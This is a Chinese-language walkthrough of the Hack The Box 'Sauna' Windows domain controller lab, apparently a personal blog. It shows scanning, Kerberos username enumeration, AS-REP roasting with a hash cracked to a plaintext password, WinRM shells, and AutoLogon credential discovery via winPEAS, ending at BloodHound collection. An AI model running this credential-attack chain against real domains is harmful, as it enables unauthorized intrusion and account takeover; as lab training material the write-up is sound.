
一、Nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n -T4 --min-rate 5000 10.129.33.88 -oA tcp_ports
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-22 04:03 EDT
Nmap scan report for 10.129.33.88
Host is up (0.0069s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49677/tcp open  unknown
49698/tcp open  unknown
对开放端口进行详细扫描:
$ sudo nmap -sC -sV --reason -Pn -n -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49673,49674,49677,49698 10.129.33.88 -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-22 04:04 EDT
Nmap scan report for 10.129.33.88
Host is up, received user-set (0.0070s latency).

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-07-22 15:04:51Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49698/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-22T15:05:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m55s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.30 seconds根据开放端口的情况,可以判断目标是 AD 中的 DC。
扫描结果中,暴露了域名:
EGOTISTICAL-BANK.LOCAL添加到本地 hosts 文件当中:
$ echo '10.129.33.88 EGOTISTICAL-BANK.LOCAL' | sudo tee -a /etc/hosts
10.129.33.88 EGOTISTICAL-BANK.LOCAL
nmap扫描结果中,域名后面还额外跟上了“0.”,关于这个的解释可以看我另一篇文章的开头部分,这里不再赘述。
nmap 默认脚本扫描得到的结果中,还有一个信息:
Message signing enabled and required签名验证开启,这意味着,我几乎无法实现 NTLM Relay 到 SMB。
二、TCP 80#
与常规域靶机不同的是,本靶机开了 80 端口。
访问:
curl http://10.129.33.88 -I
HTTP/1.1 200 OK
Content-Length: 32797
Content-Type: text/html
Last-Modified: Thu, 23 Jan 2020 17:14:44 GMT
Accept-Ranges: bytes
ETag: "4bdc4b9b10d2d51:0"
Server: Microsoft-IIS/10.0
Date: Wed, 22 Jul 2026 15:21:59 GMT
HTTP 服务是由 Microsoft-IIS 搭建的,版本号为 10.0。
浏览器访问:

其描述了一家 Egotistical Bank(任性的银行),其宗旨是“只在乎你的钱,不在乎服务”。用户甚至评价“自从在这家银行贷了款,连糖炒栗子都吃不起了”,这就是口碑(bushi)!
域渗透的信息搜集阶段,非常在乎有效用户信息,在 about.html 中能看到团队成员信息:

整理成 User 字典,其内容:
Fergus Smith
Shaun Coins
Sophie Driver
Bowie Taylor
Hugo Bear
Steven Kerb
当然,这并不代表他们的系统用户名就是这样。
其他页面的内容没什么有价值的信息,其中的交互式元素(比如按钮),都是没有用或者后端无对应实现的。
三、枚举#
尝试 smb 匿名枚举共享信息:
$ smbmap -u '' -p '' -H 10.129.33.88

[*] Detected 0 hosts serving SMB
[*] Closed 0 connections
没有结果,尝试用 guest 用户 + 空密码:
$ smbmap -u 'guest' -p '' -H 10.129.33.88

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.129.33.88, no fun for you...
[*] Closed 1 connections
依旧没有结果。
尝试 LDAP 匿名枚举用户:
$ netexec ldap 10.129.33.88 -u '' -p '' --users
LDAP        10.129.33.88    389    SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.33.88    389    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\:
LDAP        10.129.33.88    389    SAUNA            [*] Enumerated 0 domain users: EGOTISTICAL-BANK.LOCAL
LDAP        10.129.33.88    389    SAUNA            -Username-                    -Last PW Set-       -BadPW-  -Description-
依旧没有结果。
尝试 LDAP 匿名查询:
$ ldapsearch -H ldap://10.129.33.88 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1$ ldapsearch -H ldap://10.129.33.88 -b "DC=EGOTISTICAL-BANK,DC=LOCAL" -x "(objectClass=*)" "" >> ldapsearch_result.txt但依旧没有有效信息。
尝试 rpcclient:
$ rpcclient -U "" -N 10.129.33.88
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
都是访问被拒绝。
四、Kerbrute#
在 Kerberos 认证中,针对“存在的用户”与“不存在的用户”采取的响应是不同的。根据这个差异,即可实现暴力枚举域内有效用户。
我用的工具是 kerbrute。
下载并赋予执行权限:
$ wget https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_386

$ chmod +x kerbrute_linux_386
运行:
$ ./kerbrute_linux_386 userenum --dc 10.129.33.88 -d EGOTISTICAL-BANK.LOCAL /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/22/26 - Ronnie Flathers @ropnop

2026/07/22 05:04:43 >  Using KDC(s):
2026/07/22 05:04:43 >  	10.129.33.88:88

2026/07/22 05:04:45 >  [+] VALID USERNAME:	 administrator@EGOTISTICAL-BANK.LOCAL
2026/07/22 05:04:52 >  [+] VALID USERNAME:	 hsmith@EGOTISTICAL-BANK.LOCAL
2026/07/22 05:04:53 >  [+] VALID USERNAME:	 Administrator@EGOTISTICAL-BANK.LOCAL
2026/07/22 05:04:58 >  [+] VALID USERNAME:	 fsmith@EGOTISTICAL-BANK.LOCAL
2026/07/22 05:05:44 >  [+] VALID USERNAME:	 Fsmith@EGOTISTICAL-BANK.LOCAL
从流量包中能更好地看清这一过程:

可见,工具会不断地发送 AS-REQ,若用户并不存在,AS 会返回:
Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN的错误提示。
而针对有效用户,分为两种响应。
字典中的用户的凭证都是未知的,因此只能发送“无需预认证”版的 AS-REQ。那么 AS 收到请求之后,若该用户真的开启了无需预认证,则正常返回 TGT,反之,则会返回报错信息:
Error: KRB5KDC_ERR_PREAUTH_REQUIRED
从工具的结果中能看出命名规律,比如:
fsmith应该就是从:
Fergus Smith改变而来。
因此,重新整理 User 字典:
fsmith
scoins
sdriver
btaylor
hbear
skerb
administrator
hsmith
五、AS-REP Roast#
我在 Forest 靶机的讲解中详细介绍了 AS-REP 以及本地破解密码的原理,这里不赘述,感兴趣的朋友可以查看文章。
Roasting:
$ netexec ldap 10.129.33.88 -u users.txt -p '' --asreproast output.txt
LDAP        10.129.33.88    389    SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.33.88    389    SAUNA            $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ef3673a57358b9ccd00df72c797f1dd8$9ed258239cc89d3f73345cb5a4ef15a2237efa115d0013ce0c948df0ca44d0376842dc902ceb74b221de2d94c953af0a04833382a6ca57260b26b1f645d573dbe025a8c3a690f1c34f49538caf6f2a061a8b35553d15a9b94c1d69cdc3c3e97af2f4beba2bfc4f0eab2734c223e5831bf1502d404a3599e13438806406234d9835f9d330d2996e76df4574904a993fe485c93649650c9a3afbd578c63a446bbf70f6dc59fe7faeed4ee5e6d45b98ac95f29825569d5787836d214a4f0ce2dd808a158e0953f0ccd4a664f6af79de6597b3f5f4487318fa9a09b0487929e583abfa302ef101f380323547e4016c5e904f1b08b19a18b5d5ba4617384b31ae2213
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
用 Hashcat 破解:
 .\hashcat.exe -m 18200 '$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ef3673a57358b9ccd00df72c797f1dd8$9ed258239cc89d3f73345cb5a4ef15a2237efa115d0013ce0c948df0ca44d0376842dc902ceb74b221de2d94c953af0a04833382a6ca57260b26b1f645d573dbe025a8c3a690f1c34f49538caf6f2a061a8b35553d15a9b94c1d69cdc3c3e97af2f4beba2bfc4f0eab2734c223e5831bf1502d404a3599e13438806406234d9835f9d330d2996e76df4574904a993fe485c93649650c9a3afbd578c63a446bbf70f6dc59fe7faeed4ee5e6d45b98ac95f29825569d5787836d214a4f0ce2dd808a158e0953f0ccd4a664f6af79de6597b3f5f4487318fa9a09b0487929e583abfa302ef101f380323547e4016c5e904f1b08b19a18b5d5ba4617384b31ae2213' .\rockyou.txt
hashcat (v7.1.2) starting

[snip]
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ef3673a57358b9ccd00df72c797f1dd8$9ed258239cc89d3f73345cb5a4ef15a2237efa115d0013ce0c948df0ca44d0376842dc902ceb74b221de2d94c953af0a04833382a6ca57260b26b1f645d573dbe025a8c3a690f1c34f49538caf6f2a061a8b35553d15a9b94c1d69cdc3c3e97af2f4beba2bfc4f0eab2734c223e5831bf1502d404a3599e13438806406234d9835f9d330d2996e76df4574904a993fe485c93649650c9a3afbd578c63a446bbf70f6dc59fe7faeed4ee5e6d45b98ac95f29825569d5787836d214a4f0ce2dd808a158e0953f0ccd4a664f6af79de6597b3f5f4487318fa9a09b0487929e583abfa302ef101f380323547e4016c5e904f1b08b19a18b5d5ba4617384b31ae2213:Thestrokes23
[snip]
得到账密信息:
fsmith
Thestrokes23
六、FSmith Shell#
由于目标开放 5985 端口(WinRM 服务),我打算用 evil-winrm 工具获得一个 Powershell:
$ evil-winrm -i 10.129.33.88 -u 'fsmith' -p 'Thestrokes23'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
在 Desktop 目录能找到 User Flag:
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
bb61c*******************
在 C:\inetpub\wwwroot 中能看到网站的源码:
*Evil-WinRM* PS C:\inetpub> ls -force


    Directory: C:\inetpub


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/23/2020   8:48 AM                custerr
d-----        1/23/2020   8:52 AM                history
d-----        1/23/2020   8:49 AM                logs
d-----        1/23/2020   8:48 AM                temp
d-----        1/23/2020   9:00 AM                wwwroot

*Evil-WinRM* PS C:\inetpub\wwwroot> ls -force


    Directory: C:\inetpub\wwwroot


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
da----        1/23/2020   9:00 AM                css
d-----        1/23/2020   9:21 AM                egotisticalbank
da----        1/23/2020   9:00 AM                fonts
da----        1/23/2020   9:00 AM                images
-a----        2/10/2020   7:20 AM          30954 about.html
-a----        2/10/2020   7:27 AM          24695 blog.html
-a----        2/10/2020   7:30 AM          15634 contact.html
-a----        1/23/2020   9:14 AM          32797 index.html
-a----        2/10/2020   7:29 AM          38059 single.html
-a---- 1/23/2020 9:00 AM 3798 w3layouts-license.txt但是,并没有有价值的信息。
查看用户权限,以及组信息:
*Evil-WinRM* PS C:\inetpub\wwwroot> whoami /all /fo list

USER INFORMATION
----------------

User Name: egotisticalbank\fsmith
SID:       S-1-5-21-2966785786-3096785034-1186376766-1105


GROUP INFORMATION
-----------------

Group Name: Everyone
Type:       Well-known group
SID:        S-1-1-0
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: BUILTIN\Remote Management Users
Type:       Alias
SID:        S-1-5-32-580
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: BUILTIN\Users
Type:       Alias
SID:        S-1-5-32-545
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: BUILTIN\Pre-Windows 2000 Compatible Access
Type:       Alias
SID:        S-1-5-32-554
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: NT AUTHORITY\NETWORK
Type:       Well-known group
SID:        S-1-5-2
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: NT AUTHORITY\Authenticated Users
Type:       Well-known group
SID:        S-1-5-11
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: NT AUTHORITY\This Organization
Type:       Well-known group
SID:        S-1-5-15
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: NT AUTHORITY\NTLM Authentication
Type:       Well-known group
SID:        S-1-5-64-10
Attributes: Mandatory group, Enabled by default, Enabled group

Group Name: Mandatory Label\Medium Plus Mandatory Level
Type:       Label
SID:        S-1-16-8448
Attributes:


PRIVILEGES INFORMATION
----------------------

Privilege Name: SeMachineAccountPrivilege
Description:    Add workstations to domain
State:          Enabled

Privilege Name: SeChangeNotifyPrivilege
Description:    Bypass traverse checking
State:          Enabled

Privilege Name: SeIncreaseWorkingSetPrivilege
Description:    Increase a process working set
State:          Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.*Evil-WinRM* PS C:\inetpub\wwwroot> net user fsmith /domain
User name FSmith
Full Name Fergus Smith
Comment
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 1/23/2020 9:45:19 AM
Password expires Never
Password changeable 1/24/2020 9:45:19 AM
Password required Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon 7/22/2026 11:48:41 AM
Logon hours allowed All
Local Group Memberships *Remote Management Use
Global Group memberships *Domain Users
The command completed successfully.没有什么有意思的信息。
七、winPEAS#
我打算上传 winPEASx64.exe(本地权限提升路径枚举工具):
*Evil-WinRM* PS C:\Users\FSmith\Documents> upload winPEASx64.exe

Info: Uploading /home/zyf/htb_workdir/sauna/winPEASx64.exe to C:\Users\FSmith\Documents\winPEASx64.exe

Data: 14858920 bytes of 14858920 bytes copied

Info: Upload successful!
运行之后,能看到很多的输出。不过好在,该工具会自动高亮重要的信息,能帮助我快速筛选信息。
在输出信息中能找到这么一段:

Looking for AutoLogon credentials (T1552.002)
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!
又出现一个账密信息:
svc_loanmanager
Moneymakestheworldgoround!
八、svc_loanmgr Shell#
尝试用 evil-winrm 工具获得 Shell:
$ evil-winrm -i 10.129.33.88 -u 'svc_loanmanager' -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
失败了。
我注意到用户目录中还有其他的用户:
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        1/25/2020   1:05 PM                Administrator
d-----        1/23/2020   9:52 AM                FSmith
d-r---        1/22/2020   9:32 PM                Public
d-----        1/24/2020   4:05 PM                svc_loanmgr
尝试密码复用:
$ evil-winrm -i 10.129.33.88 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
得到了 svc_loanmgr 的 Shell。
查看了组信息、权限信息、常见的几个目录,并没有发现什么有意思的信息。
九、BloodHound#
我打算上传采集器(SharpHound):
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload SharpHound.exe

Info: Uploading /home/zyf/htb_workdir/sauna/SharpHound.exe to C:\Users\svc_loanmgr\Documents\SharpHound.exe

Data: 1402196 bytes of 1402196 bytes copied

Info: Upload successful!
执行默认采集:
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ./SharpHound.exe将生成的压缩包下载到攻击机:
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> download 20260722124032_BloodHound.zip

Info: Downloading C:\Users\svc_loanmgr\Documents\20260722124032_BloodHound.zip to 20260722124032_BloodHound.zip

Info: Download successful!

上传到 BloodHound 上后,我通过搜索,先定位了当前用户:
